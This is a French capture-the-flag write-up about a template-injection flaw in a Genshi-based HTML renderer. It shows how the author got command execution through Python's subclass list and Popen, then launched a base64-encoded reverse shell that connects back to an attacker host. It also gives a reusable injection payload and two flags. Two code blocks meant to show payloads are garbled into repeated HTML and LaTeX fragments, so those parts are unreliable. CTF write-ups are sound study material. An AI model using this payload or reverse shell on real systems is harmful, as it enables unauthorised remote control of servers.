Nous nous trouvons face à un simple site web permettant de rendre du texte html. Nous avons d'abord provoqué une erreur, ce qui nous a donné le type de l'outil qui lit le code que nous lui soumettons. Il s'agit ici de **Genshi**.

En allant consulter des documentations relatives à Genshi, nous comprenons qu'il est possible de faire une injection de template, de façon similaire à jinja2:


```
| <a href="html"><a href="html">httml<a href="html"><a href="html">httml<a href="html"><a href="html">httml<a href="httml">httml<a href="html">httml<a href="httml">httml<a href="httml">httml<a href="httml">httml<a href="httml">httml<a href="httml">httml<a href="httml">httml<a href="httml">httml<a href="httml">httml<a href="h
```

Il s'agit ensuite de trouver l'index correspondant à une classe python qui nous intéresserait:

```
-\frac{\html>}{\html} \\
\frac{\html>}{\html} \\
\frac{\html>}{\html} \\
\frac{\html}{\html} \\
\frac{\html}{\html}{\html} \\
\frac{\html}{\html}{\html} \\
\frac{\html}{\html}{\html}{\html}{\html}{\html}{\html}{\html}{\html}{\html}{\html}{\html}{\html}{\html}{\html}{\html}{\html}{\html}{\html}{\html}{\html}{\html}{\html}{\html}{\html}{\html}{\html}{\html}{\html}{\html}{\html}{\html}{\html}{\html}{\html}{\html}{\html}{\html}{\html}{\html}{\html}{\html}{\html}{\html}{\html}{\html}{\html}{\html}{\html}{\html}{\html}{\html}{\html}{\html}{\html}{\html}{\html}{\html}{\html}{\html}{\html}{\html}{\html}{\html}{\html}{\html}{\html}{\html}{\html}{\html}{\html}{\html}{\html}{\html}{\html}{\html}{\html}{\html}{\html}{\html}{\html}{\html}{\html}{\html}{\html}{\html}{\html}{\html}{\html}{\html}{\html}{\html}{\html}{\html}{\html}{\html}{\html}{\html}{\html}{\html}{\html}{\html}{\html}{\html}{\html}{\html}{\html}{\html}{\html}{\html}{\html}{\ht
```

Nous avons notre exécution de commandes!

Cependant, la sortie est corrompue, mais qu'importe, c'est l'heure du reverse shell. Nous constatons d'abord l'existence des commandes **base64**, **sh** et **python** avant de générer un reverse shell avec https://www.revshells.com/:



Nous n'avons ensuite qu'à lancer cette commande en ayant netcat qui attend patiemment:

```
<html>
$(()._class___mro_[1]._subclasses_()[528]('echo
"cHl0aG9uMyAtYyAnaW1wb3J0IG9zLHB0eSxzb2NrZXQ7cz1zb2NrZXQuc29ja2V0KCk7cy5jb25uZWN0k
E2OC43MC4xOCIsMTizNDUpKTtbb3MuZHVwMihzLmZpbGvUbygpLGYpZm9yIGYgaW4oMCwxLDlpXTth
hd24oInNolikn"|base64-d|sh',shell=True,stdout=-1).communicate()[0].strip()]
</html>

~/app $ ^[[1;9Rwhoami
whoami
chall
~/app $ ^[[4;9Rid
id
uid=1337(chall) gid=1337(chall) groups=1337(chall)
~/app $ ^[[7;9Rls -la
ls -la
total 28
```

Après un peu de recherche, nous trouvons le drapeau dans le répertoire

/home/chall/app/flag/flag.txt:

Drapeau: ZiTF{d97c87df582b773909af18f0f4619023}

payload utilisé:

\${().\_\_class\_\_.\_\_mro\_\_[1].\_\_subclasses\_\_()[LE\_NUMERO\_DE\_LA\_CLASSE\_POPEN] ('TA\_COMMANDE\_ICI',shell=True,stdout=-1).communicate()[0].strip()}

Pour le second challenge, le même payload fonctionnait. La différence étant que le flag est désormais à l'emplacement /home/chall/58013ed12f48eab70f5f886752e9361d/flag/flag.txt.

De cette façon, tout ceux qui avait déchiffré la sortie en codes ascii concaténés ont du bien peiner à retrouver le nom du dossier ^^.

Par chance, le reverse shell est toujours fonctionnel et cela nous permet de dire:

Drapeau: ZiTF{0a433ffb9929665bd6b224d2532713b5}